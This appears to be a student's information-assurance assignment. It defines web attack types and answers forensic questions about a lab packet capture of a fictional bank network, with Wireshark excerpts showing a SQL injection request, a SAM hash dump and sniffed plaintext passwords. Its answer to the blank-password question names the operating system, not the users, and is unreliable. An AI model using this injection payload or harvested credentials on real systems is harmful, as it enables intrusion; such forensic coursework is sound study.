MGS 650 - Information Assurance

Vulnerability Terms

1. URL Redirection Attack:

URL Redirection Attack is performed by delivering a seemingly legitimate link to the user when clicked redirects to the malicious website

2. Remote Code Execution (RCE):

In Remote Code Execution, an attacker remotely runs malicious code that can be injected into a file or a string and executed by the programming language's parser.

3. SQL Injection:

SQL Injection, uses malicious SQL code for backend database manipulation to access information and execute administration operations on the database.

4. Cross-Site Scripting (XSS):

XSS involves the attacker executing code on the victim’s site that is injected by the attacker when the victim browses a trusted site.

5. Cross-site request forgery (CSRF):

Cross-site request forgery (CSRF) involves the attacker making a request to the browser on behalf of the authenticated user through a malicious link followed by sending a seemingly legitimate request to the website,

6. Authentication Bypass:


Authentication bypass could allow attackers to perform various malicious operations by bypassing the device authentication mechanism using default passwords, weak passwords.

7. Remote File Inclusion (RFI) and Local File Inclusion (LFI):

LFI attack is a web vulnerability where threat actors use a local file that is stored on the target server to execute a malicious script. RFI attack is a web application vulnerability, where the perpetrator can execute malicious code from an external source instead of accessing a file on the local web server, as is the case with an LFI attack.

Packet Analysis Investigation


1. How much money did the attacker at 10.10.10.66 steal from Tara's online banking account?
A: $617 (Account 3496903)



Wireshark · Requests · bankbreach.pcap

```
Topic / Item
  bank.pseudovision.net
    /transfer.php?acct_to=3496900&amount=542
    /transfer.php?acct_from=9559788&acct_to=9852105&amount=200
    /transfer.php?acct_from=9474118&acct_to=3496900&amount=5000
    /transfer.php?acct_from=9219280&acct_to=9559788&amount=500
    /transfer.php?acct_from=3496903&acct_to=3496900&amount=617
    /transfer.php?acct_from=2270403&acct_to=9559788&amount=150
    /transfer.php?acct_from=2270403&acct_to=3496900&amount=504
    /main.php?acct=9852105
    /main.php?acct=9559788
    /main.php?acct=9474118
    /main.php?acct=9219280
    /main.php?acct=6850336
    /main.php?acct=3496903
```


3. How much money does Vincent have in his online bank account?
A: $560



```
1041 704.038341   10.10.10.2   10.10.10.11   ✓   481 HTTP/1.1 200 OK
1042 704.038435   10.10.10.2   10.10.10.11        54 80 → 1198 [FIN, ACK] Seq=1888 Ack=453 Win=6432 Len=0
```

```
<tr>
  <th
    align="left">
    Account Number
    </th>
  <th
    align="left">
    Current Balance
    </th>
  </tr>
<tr>
  <td>
    6850336
    </td>
  <td>
    $560.00
```


4. Which of the users has the highest account balance at PseudoBank?
A: Stephen




```
1303 838.515795   10.10.10.2   10.10.10.11   ✓   488 HTTP/1.1 200 OK
1304 838.515893   10.10.10.2   10.10.10.11        54 80 → 1217 [FIN, ACK] Seq=1895 Ack=519 Win=6912 Len=0
```

```
Welcome to Online Banking, Stephen!
<br/>
Last Login:
<b>
<p/>
<a
<p/>
Account Information:\n
<p/>
<table
   border="5"
   cellspacing="2"
   cellpadding="2">
   <tr>
      <th
      <th
         align="left">
         Current Balance
         </th>
      </tr>
   <tr>
      <td>
         9219280
         </td>
      <td>
         $58,392.10
```

5. What Operating System (OS) user(s) has/have a blank password on 10.10.10.3?
A: Windows NT 5.2 build 3790 (Windows Server 2003 Standard Edition)




```
Windows NT PSEUDO2003 5.2 build 3790 (Windows Server 2003 Standard Edition) i586

IUSR_PSEUDO2003
```




```
sam.txt:
Administrator:500:F7B45AA32732E77C72D82CC5E4DD778E:467E33B676E9253D9AF070CC9A967540:::
Bob:1007:NO PASSWORD*********************:BF65CEE421BC78533B482E47B12598CE:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
IUSR_PSEUDO2003:1003:B6FA5A5A3807BF43C58A05B25A4EC5ED:8BBFE03A9857FDCFF2946B15C1BD8F33:::
IWAM_PSEUDO2003:1004:74A6AE7D95252E74B48E2B86C3C336E1:C0E95F981EBD1C4701B552A7F9319DC2:::
James:1006:NO PASSWORD*********************:NO PASSWORD*********************:::
SUPPORT_388945a0:1001:NO PASSWORD*********************:9B65271A4EED36B6C994C6C9939B2492:::
Yuri:1008:3A456F5B9969FA79AAD3B435B51404EE:4CBC1C80FC2883ECC01BC0BFF634CAE6:::
```

6. When was the last time that Tara logged on to her online bank account?
A: Mon. August 22nd, 2011 12:18PM



```
650 423.894516    10.10.10.2    10.10.10.11        1514 80 → 1172 [ACK] Seq=1 Ack=519 Win=6912 Len=1460 [TCP segment of a reassembled PDU]
651 423.894689    10.10.10.2    10.10.10.11    ✓    485 HTTP/1.1 200 OK
652 423.894823    10.10.10.2    10.10.10.11          54 80 → 1172 [FIN, ACK] Seq=1892 Ack=519 Win=6912 Len=0

          </td>
        ⌄ <td
          align="right"
          width="33%">
          ⌄ <a
            href="logout.php">
            Logout
            </a>
          </td>
        </tr>
      </table>
    <hr/>
    Welcome to Online Banking, Tara!
    <br/>
    Last Login:
  ⌄ <b>
      Mon. August 22nd, 2011 12:18PM
      </b>
```


7. Which version of PHP is running on bob.pseudovision.net?
A: PHP - 5.3.6



```
517 382.326748    10.10.10.3    10.10.10.66    ✓    623 HTTP/1.1 200 OK  (text/html)
518 382.326835    10.10.10.66   10.10.10.3           66 52594 → 80 [ACK] Seq=394 Ack=558 Win=6976 Len=0 TSval=6200590 TSecr=396616

      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Date: Wed, 24 Aug 2011 19:34:47 GMT\r\n
    Server: Microsoft-IIS/6.0\r\n
    X-Powered-By: PHP/5.3.6\r\n
    Content-type: text/html\r\n
  ⌄ Content-Length: 403\r\n
      [Content length: 403]
    \r\n
    [HTTP response 1/7]
    [Time since request: 0.004213000 seconds]
    [Request in frame: 516]
    [Next request in frame: 519]
    [Next response in frame: 521]
    [Request URI: http://bob.pseudovision.net/]
    File Data: 403 bytes
⌄ Line-based text data: text/html (12 lines)
    <html><head>\n
    <title>Bob's Homepage -- Home</title>\n
    </head>\n
    <body>\n
    \n
    <div id="header">\n
    <h1>Bob's Homepage -- Home</h1>\n
```

8. Which IP address did the user at 10.10.10.11 ping using the web form on wireless.pseudovision.net?


A: 10.10.10.3



```
55 16.822827   10.10.10.1    10.10.10.11   ✓   691 HTTP/1.1 200 OK  (text/plain)
56 16.822990   10.10.10.1    10.10.10.11        60 80 → 1136 [FIN, ACK] Seq=638 Ack=501 Win=6432 Len=0
57 16.823488   10.10.10.11   10.10.10.1         60 1136 → 80 [ACK] Seq=501 Ack=639 Win=64898 Len=0
58 16.826380   10.10.10.11   10.10.10.1         60 1136 → 80 [FIN, ACK] Seq=501 Ack=639 Win=64898 Len=0
59 16.826387   10.10.10.1    10.10.10.11        60 80 → 1136 [ACK] Seq=639 Ack=502 Win=6432 Len=0

    Connection: close\r\n
    Content-Type: text/plain; charset=UTF-8\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 3.063833000 seconds]
    [Request in frame: 43]
    [Request URI: http://wireless.pseudovision.net/ping.php]
    File Data: 443 bytes
  Line-based text data: text/plain (9 lines)
    PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.\n
    64 bytes from 10.10.10.3: icmp_seq=0 ttl=128 time=6.29 ms\n
    64 bytes from 10.10.10.3: icmp_seq=1 ttl=128 time=0.517 ms\n
    64 bytes from 10.10.10.3: icmp_seq=2 ttl=128 time=0.513 ms\n
    64 bytes from 10.10.10.3: icmp_seq=3 ttl=128 time=0.610 ms\n
    \n
    --- 10.10.10.3 ping statistics ---\n
    4 packets transmitted, 4 received, 0% packet loss, time 3001ms\n
    rtt min/avg/max/mdev = 0.513/1.984/6.297/2.490 ms, pipe 2\n
```

9. What is the wireless WPA passphrase configured on wireless.pseudovision.net?


A: HcmTaEb38W



```
10.10.10.1    10.10.10.11   ✓   1079 HTTP/1.1 200 OK  (text/html)
10.10.10.1    10.10.10.66   ✓   1091 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66   ✓    623 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66   ✓    999 HTTP/1.1 200 OK  (text/html)

    Content-Type: text/html; charset=UTF-8\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.238156000 seconds]
    [Request in frame: 23]
    [Request URI: http://wireless.pseudovision.net/]
    File Data: 832 bytes
  Line-based text data: text/html (22 lines)
    <html><head><title>Router Config</title></head>\n
    <body>\n
    <h1>Router Config</h1>\n
    <form action="index.php" method="post">\n
    <table border="0">\n
    <tr><td>ESSID:</td><td><input type="text" name="essid" value="PSEUDOWIFI" size="30"></td></tr>\n
    <tr><td>Encryption:</td><td>\n
    <select name="encryption">\n
    \t<option value="None">None</option>\n
    \t<option value="WEP">WEP</option>\n
    \t<option value="WPA1">WPA (TKIP)</option>\n
    \t<option value="WPA2" selected="selected">WPA2 (AES)</option>\n
    </select></td></tr>\n
    <tr><td>Passphrase:</td><td><input type="text" name="passphrase" value="HcmTaEb38W" size="30"></td></tr>\n
    <tr><td colspan="2"><input type="submit" value="Save Config"></td></tr>\n
    </table></form>\n
```


10. What password does Jay use for his online banking account?

A: "password" = "zLhYH4eQQk"




```
829 533.590210   10.10.10.11   10.10.10.2        60 1186 → 80 [ACK] Seq=1 Ack=1 Win=65535 Len=0
830 533.592415   10.10.10.11   10.10.10.2    ✓   615 POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
831 533.592487   10.10.10.2    10.10.10.11       54 80 → 1186 [ACK] Seq=1 Ack=562 Win=6732 Len=0

Hypertext Transfer Protocol
  POST /login.php HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): POST /login.php HTTP/1.1\r\n]
      [POST /login.php HTTP/1.1\r\n]
      [Severity level: Chat]
      [Group: Sequence]
    Request Method: POST
    Request URI: /login.php
    Request Version: HTTP/1.1
  Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*\r\n
  Referer: http://bank.pseudovision.net/loginform.php?banksid=l4s6viaa9n4fltoicriponj501\r\n
  Accept-Language: en-us\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: bank.pseudovision.net\r\n
  Content-Length: 28\r\n
    [Content length: 28]
  Connection: Keep-Alive\r\n
  Cache-Control: no-cache\r\n
  Cookie: banksid=l4s6viaa9n4fltoicriponj501\r\n
    Cookie pair: banksid=l4s6viaa9n4fltoicriponj501
  \r\n
  [Full request URI: http://bank.pseudovision.net/login.php]
  [HTTP request 1/1]
  [Response in frame: 832]
  File Data: 28 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "user" = "Jay"
  Form item: "password" = "zLhYH4eQQk"
```

11. Which popular content management system is running at http://bob.pseudovision.net?
A: Wordpress




```
1698 1016.229694   10.10.10.3    10.10.10.1    77 Standard query 0x8d19 A api.wordpress.org
 859 576.133666    10.10.10.66   10.10.10.1    81 Standard query 0x8ec6 A bank.pseudovision.net

    Destination Port: 53
    Length: 43
    Checksum: 0x965a [unverified]
    [Checksum Status: Unverified]
    [Stream index: 25]
  ⌄ [Timestamps]
      [Time since first frame: 0.051479000 seconds]
      [Time since previous frame: 0.051044000 seconds]
    UDP payload (35 bytes)
⌄ Domain Name System (query)
    Transaction ID: 0x8d19
  ⌄ Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⌄ Queries
    ⌄ api.wordpress.org: type A, class IN
        Name: api.wordpress.org
        [Name Length: 17]
```

13. Which type of vulnerability did the attacker at 10.10.10.66 use to harvest online banking information?
A: Bank does not use TLS(SSL) to encrypt web requests. Bank uses HTTP which transfers data as plain text and does not encrypt data while communicating.




```
10.10.10.3    10.10.10.11    ✓     611 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.11    ✓    1424 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓     623 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓    1460 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓     421 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓     465 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.11    ✓     611 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.11    ✓     413 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓     465 HTTP/1.1 200 OK  (text/html)
10.10.10.3    10.10.10.66    ✓     421 HTTP/1.1 200 OK  (text/html)
```

14. Recalling the attack methods covered, what type of attack/attacks occurred? How do you know? (cite filenames in the packets, frame numbers, etc. from the packet capture file provided)
A: Attacker placed the message "Click here to win a free iPAd!" on page - http://bob.pseudovision.net/index.php?page=guestbook.php when bob/users opened the guestbook homepage with stored cookie sessions. This is an example of achieving Cross site request forgery using cross-site scripting. Another major attack method was SQL injection. There are packet details indicating URI input to trigger injects into the database.




```
1497 951.243103   10.10.10.66   10.10.10.2    ✓    538 GET /main.php?acct=%27%20or%201=1%20%23 HTTP/1.1
1498 951.243132   10.10.10.2    10.10.10.66         66 80 → 43304 [ACK] Seq=1 Ack=473 Win=6880 Len=0 TSval=62266334 TSecr=6371265
1499 951.246238   10.10.10.2    10.10.10.66       1514 80 → 43304 [ACK] Seq=1 Ack=473 Win=6880 Len=1448 TSval=62266337 TSecr=6371265 [TCP

      [Bytes in flight: 472]
      [Bytes sent since last PSH flag: 472]
  ⌄ [Timestamps]
      [Time since first frame in this TCP stream: 0.000510000 seconds]
      [Time since previous frame in this TCP stream: 0.000187000 seconds]
    TCP payload (472 bytes)
⌄ Hypertext Transfer Protocol
